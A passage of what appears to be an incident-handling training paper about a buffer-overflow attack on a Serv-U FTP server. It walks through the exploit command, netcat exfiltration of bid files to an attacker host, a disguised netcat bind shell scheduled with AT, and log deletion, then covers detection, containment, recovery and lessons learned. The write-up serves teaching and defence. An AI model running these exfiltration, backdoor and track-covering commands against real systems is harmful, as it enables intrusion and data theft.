
The exploit is run using the following command:

./ex_servu –h 192.168.1.83 –t 2


The '-h' flag sets the IP address of the victim server to 192.168.1.83. The '-t' flag sets the type of server to Windows 2K EN. The other flags are unnecessary because the exploit software uses the default settings for the rest of the options:

- ftp port (21)
- binding shell back to the attacker (21)
- default username / password (ftp / sst@SERV-u)


The diagram provided below depicts the actual packets transferred during the attack.



After the exploit is complete, the attacker has command line access to the victim server.




The attacker runs the ipconfig command to verify that the command prompt is from the victim server.



Johnny Attacker found the Customer Folders directory that houses specific custom bids. Johnny Attacker can acquire the sensitive custom bid files by:


1. Copying the custom bid files to the ftp directory and picking them up using the anonymous ftp login account.
2. TFTP the files to his device.
3. Push the files back to his PC using netcat
   On his home listener server, Johnny Attacker types *nc –l –p 1027 > biddata1.txt*. On the compromised server, Johnny Attacker enters *nc 10.10.2.45 1027 < "Widget Part Bid #456.rtf".* [21]



3.4 Keeping Access

Previous to the exploit, Johnny Attacker uploaded a renamed netcat file, bid4567.exe, onto the ftp server. At the command prompt, Johnny Attacker copies the file into the C:\WINNT\system32 directory and renames the file svchst.exe.

Johnny Attacker then schedules the disguised netcat program to run that night. The command is 'AT 23:59 C:\WINNT\system32\svchst.exe –L –p 1027 –e cmd.exe' and tells netcat to listen on port 1027 and send a command prompt when a client connects. The attacker could also schedule the program to run every night by using the '/EVERY' flag.



The attacker would run the following command at 11:59PM to connect to the remote netcat:

nc 192.168.1.83 1027

3.5 Covering Tracks

The attacker does not want to leave any evidence of the attack on the server. The first priority of the attacker is to remove the FTP log, since it clearly shows that an excessively long data string was sent to the MDTM command.

```
C:\Program Files\Serv-U>del ftplogfile
del ftplogfile

C:\Program Files\Serv-U>
```


Next, the attacker must delete the copy of the renamed netcat file, bid4567.exe, from the ftp directory.

```
 Directory of C:\Program Files\Serv-U\ftproot

01/08/2005  12:13p      <DIR>          .
01/08/2005  12:13p      <DIR>          ..
12/18/2004  10:20a                128 bid456.rtf
01/08/2005  12:13p             59,392 bid4567.exe
12/18/2004  10:54a                124 Widget #245.rtf
12/18/2004  10:54a                124 Widget #456-A.rtf
12/18/2004  10:54a                124 Widget #982.rtf
               5 File(s)         59,892 bytes
               2 Dir(s)   5,321,535,488 bytes free

C:\Program Files\Serv-U\ftproot>del bid4567.exe
del bid4567.exe
```

Finally, Johnny Attacker must restart the FTP Server Daemon. The command line restart of the FTP Daemon did not work, so Johnny Attacker scheduled a reboot of the entire server using the 'AT' command and the Windows Resource Kit command 'shutdown'. The '/L' flag indicates that the server should perform a local shutdown and the '/R' flag indicates that the server should reboot. The '/Y' flag indicates the server should answer 'yes' to all of the shutdown questions.



4.0 The Incident Handling Process

4.1 Preparation

There are numerous countermeasures that information technology security analysts should put into place before an incident occurs. These countermeasures will decrease the likelihood an attack will succeed and increase the chances a successful attack will be detected.

Victim Corporation has a firewall that separates the Internet, demilitarized zone (DMZ), and company Intranet. The firewall allows incoming traffic via ports 21 (ftp), 80 (http), 443 (https), and 1025-1027(custom applications) to the DMZ servers. All servers, before deployed into production, were hardened using the company's server hardening procedures. The server hardening procedures include removing unnecessary services, enabling logging and auditing, creating warning banners, assigning account rights, and adhering to strict password settings. In addition, all servers had Trend Micro v11.41 anti-virus software installed. The anti-virus software automatically downloads signature updates every twenty-four hours. The security team recently installed a Snort IDS sensor to monitor all inbound and outbound traffic to the DMZ. The ACID viewer is used to view all IDS alerts.

Victim Corporation uses Nessus to perform an annual vulnerability scan on the DMZ servers. The latest vulnerability assessment detected that anonymous ftp was enabled and showed the ftp banner as Serv-U ftp version 4.1. Nessus did not identify this as a previous version, so the security analyst did not identify the software as needing an upgrade.


Victim Corporation's security analysts subscribe to various email lists and vendor services for notification of new patches and exploits. The analysts review the patches that are applicable to Victim Corporation's environment and assign a risk rating to each patch. Based on the risk rating, server administrators have a pre-defined time frame to deploy the patches.

Incident response procedures have recently been published and approved by

management. The procedures define the actual steps the response team should follow when an incident occurs. They include pre-printed forms for each of the steps and an updated contact list for each of the team members. Once a certain severity level is reached, the team is gathered in the defined 'war room'. A jump bag is locked in a cabinet in the war room and contains most of the SANS recommended jump bag items. These items include: tape recorder, blank tapes, Windows 2000 Resource Kit, Bootable CD-ROMs for detailed analysis, 120 Gb external hard drive, a 4-port hub, and a dual-booted Linux / Windows laptop. [22]

4.2 Identification

The timeline below depicts the attacker's and incident response team's actions over the period of three days.




Timeline of Attack and Incident

On 01/27/05 at approximately 11:30am, Victim Corp's Internet application manager received a help desk ticket via his email account. The help desk ticket summarized conversations with seven different external customers, all complaining about an inability to connect to the portal.victimcorp.com web and ftp services. The manager passed the ticket to his intern.

The intern has no problem connecting to the web or ftp service on the server. While reviewing the Serv-U ftp log, the intern realized that there were no entries from before 01/27/05 at 11:11 am. After further analysis, it looks as if the server was rebooted at 11:15 am. Unable to determine why the server rebooted and concerned that the ftp log may have been deleted, the intern transfers the help desk ticket to the information security group.

Victim Corp's lead IT Security analyst, A.C., received the help desk ticket via email at approximately 12:15pm. He confirmed that the ftp server had rebooted and that the log file only contained entries since 11:11am. A quick look at the Snort logs identified three suspicious alerts. Two of the alerts, TCP Portscan and Scan Nmap XMAS, showed a port scan from 10.10.2.45 to 192.168.1.83. The third alert was aSHELLCODE x86 NOOP.



Meta

ID #	Time	Triggered Signature
1 - 21	2005-01-27 11:07:37	[snort] SHELLCODE x86 NOOP

Sensor	name	interface	filter
	victim	\Device\NPF_{23066F73-2802-44DA-9ECA-7BCB507D9F54}	none

Alert Group	none

IP

source addr	dest addr	Ver	Hdr Len	TOS	length	ID	flags	offset	TTL	chksum
10.10.2.45	192.168.1.83	4	5	0	822	54679	0	0	64	56865

FQDN	Source Name	Dest. Name
	Unable to resolve address	victim

Options	none

TCP

source port	dest port	R 1	R 0	U R G	A C K	P S H	R S T	S Y N	F I N	seq #	ack	offset	res	window	urp	chksum
32797	21				X	X				4124867597	285683800	8	0	5840	0	40097

Options		code	length	data
	#1	NOP	0	
	#2	NOP	0	
	#3	TS	8	0059BA4F00004450

A.C. searched through the current snort ruleset and found the alert that had been triggered:

> alert ip $EXTERNAL_NET any -> $HOME_NET any (msg:"SHELLCODE x86 NOOP"; content:"aaaaaaaaaaaaaaaaaaaa"; classtype:shellcode-detect; sid:1394; rev:5;)

A.C. performed a Google search for 'MDTM Shellcode' and was amazed at the number of results. A.C. confirmed that Victim Corp was running Serv-U FTP Server version 4.1. According to his research, all versions prior to version 5.0.0.4 were vulnerable.


A.C. took a minute and verified that this actually was an event. [25] After a minute, he still believed an incident really occurred because the FTP server rebooted, the FTP log was deleted, and a snort alert showed a command shell being sent out of the network. Within thirty minutes, the five-member incident response team was gathered in the 'war room.' The first action they performed was to classify the exposure to Victim Corp. as high, because the lone Serv-U FTP production server contained confidential custom bid data.

4.3 Containment

Although uncertain whether the attacker still had access to the server, Victim Corp knew the Serv-U FTP server was running and still vulnerable to another attack. Victim Corp presented the facts they had gathered to this point to the CIO, CEO, the Customer Relations Manager, and the business unit manager.

Ultimately, the CEO had the authority to decide whether or not to remove servers from production, whether or not to prosecute, and to notify business partners of the breach. The CEO decided to keep the server on the network but to stop the FTP service, since the FTP server was only used to view generic widget data. In the interim, this would prevent the attacker from regaining access to the server using the same exploit.

At this point, A.C. believed Victim Corp was attacked using the MDTM command buffer overflow and that the attack was probably successful, since the server was rebooted and the ftp logs were deleted. A.C. was unsure whether or not the attacker still had access to the server, so he ran Vision on the server. Vision is a tool from Foundstone that "reports all open TCP and UDP ports on a machine, displays what service is active on each port, and maps the ports to their respective applications." [25]




TCP/IP Port Mapper

PID	Process	Port	Proto	Remote IP	Path
768	inetinfo	80	TCP		C:\WINNT\system32\inetsrv\inetinfo.exe
768	inetinfo	443	TCP		C:\WINNT\system32\inetsrv\inetinfo.exe
768	inetinfo	1027	TCP		C:\WINNT\system32\inetsrv\inetinfo.exe
768	inetinfo	1028	UDP		C:\WINNT\system32\inetsrv\inetinfo.exe
768	inetinfo	3456	UDP		C:\WINNT\system32\inetsrv\inetinfo.exe
628	MSTask	1025	TCP		C:\WINNT\system32\MSTask.exe
416	svchost	135	TCP		C:\WINNT\system32\svchost.exe
416	svchost	135	UDP		C:\WINNT\system32\svchost.exe
224	lsass	500	UDP		C:\WINNT\system32\lsass.exe
212	services	1026	UDP		C:\WINNT\system32\services.exe
8	System	139	TCP		
8	System	445	TCP		
8	System	1032	TCP		
8	System	137	UDP		
8	System	138	UDP		
8	System	445	UDP		


In addition, A.C. ran a full system virus check on the server. No viruses were found. Based on these results, A.C. concluded that the attacker did not actively have a session open with the server.

After assessing the situation and determining the attacker was not actively accessing the server, Victim Corp created two copies of the attacked server using ByteBack. The ByteBack 'Cloning' module created an exact sector-by-sector copy of the media to a different media at the bit level.

During the analysis of the backup, A.C. discovered a scheduled task that was scheduled to run every night at 11:59pm.



Although not called netcat, the flags set for the svchst.exe command looked very similar to netcat. A.C. ran the native Windows command, 'fc.' 'Fc' compares the contents of any two files and displays any lines that do not match.



In order to prevent the attacker from gaining further access, A.C. deleted the scheduled task from the production server.

A.C. ran Vision on the four other servers in the DMZ to check if the attacker had current connections to any of them. Based upon the Vision results and log review on the other servers, A.C. was confident the attacker did not gain access to any other DMZ servers.

4.4 Eradication

Based on the evidence gathered, Victim Corp's response team has identified the attack and the probably means to maintain access to the server. An outdated version of the Serv-U FTP server allowed the attacker to exploit a buffer overflow that provided the attacker with command prompt access. The attacker installed a scheduled task to allow further access via netcat. There is no evidence that the attacker installed any other software to maintain access to the server.

The custom bid information contained on the server is considered critical to the success of Victim Corp. For that reason, A.C. recommended that the anonymous ftp server run separately from the secure web service. This would allow the less secure ftp server to run on it's own server. The ftp server could be less secure because it contained publicly available widget data. The web server on the other hand, contained the critical custom bid's and needed to be very secure. The CEO accepted the idea and granted funding for the purchase of two new servers. Victim Corp sent out a message to all customers on record notifying them of unscheduled maintenance that would render the generic

widget ftp server inaccessible until 01/29/05.

Within twenty-four hours, Victim Corp had two new servers ready for installation. The server team installed the operating system ghost image and followed Victim Corp's server hardening procedures. Some of the step's included downloading the latest Microsoft patches, removing unnecessary services, and running IIS Lockdown on the web server. The backup tapes provided the most recent data for custom bids and generic widget parts. Finally, the Serv-U FTP server was upgraded to version 6.0. This would ensure the attacker did not have access to either server. Before deployment in the production environment, A.C. ran Nmap and Nessus against both servers.

4.5 Recovery

Before deployment in the production environment, the application team had to change the reference to the IP address of the FTP server on the main company website. The business units each provided a team member to test the web server and ftp server functionality. The customer relations department decided to send a brief message to all current customers that the ftp server IP address had changed. The message did not detail the reason for the change.

The security team decided to monitor all traffic originating from the attacker IP address (10.10.2.45) using the following snort rule.

> alert ip 10.10.2.45 any -> $HOME_NET any (msg:"Hostile IP Address – Serv-U FTP Buffer Overflow Attacker";)

The security team would also review the system, application, and firewall logs for suspicious activity related to those servers for the next two weeks.

The actual redeployment of the two new production servers occurred on 01/28/2005 at 11:00pm.

4.6 Lessons Learned

The very next day, A.C. started on a report summarizing the events of the previous two days. His report documented the entire incident and was signed by the incident response team, CIO, and CEO. The last section of the report contained recommended future action steps to prevent the same type of incident from occurring again. That section is included below:

> Summary and Recommendations
> The exploited vulnerability was due to an unchecked buffer within the Serv-U FTP application. This software was purchased from an outside vendor. Although we could not have prevented this insecure programming practice in this application, we can pass this lesson on to the programming staff at

Victim Corp. By requiring all programmers to attend a secure coding class, we can prevent this type of mistake in custom applications, most notably, the secure web portal that the attacker was targeting.


The exploited vulnerability was fixed in version 5.0.0.4 of the Serv-U FTP server. The fixed version was available on 02/23/2004, eleven months prior to the attack on Victim Corp. For that reason, a software application database should be created for all software installed on the DMZ servers. This database will contain the name of the software, the server(s) it is installed on, and the Victim Corp contact responsible for that application. The security team will reference this database as new vulnerabilities are discovered and fixes supplied.

The exploited Serv-U FTP version did provide the ability to disable the use of the MDTM command. As the server hardening guidelines state, all unnecessary services should be disabled. This has since been changed to include all unnecessary application functionality as well.

Finally, the FTP logs were deleted during the attack on the server. This erased all previous attacker activity on the FTP server. In the future, all server and application logs will be sent to an internal log server. In the event the attacker erases the logs from the DMZ server, there will still be a record of the attacker's activity on the log server.

Victim Corp only had two current custom bids available on the secured website at the time of the attack. The CEO decided to notify those two companies of the successful attack and ask them to contact Victim Corp in the event that any bids were similar to Victim Corp's bid. Before doing this, the CEO verified that Victim Corp had a signed non-disclosure agreement with those two companies on file.

Appendix A – Network Diagram



Note: The network above uses all internal IP addresses. In a real world situation, the above network would not work over the public Internet.

Appendix B – FTP Series Codes

FTP Series Code [24]	Description [24]
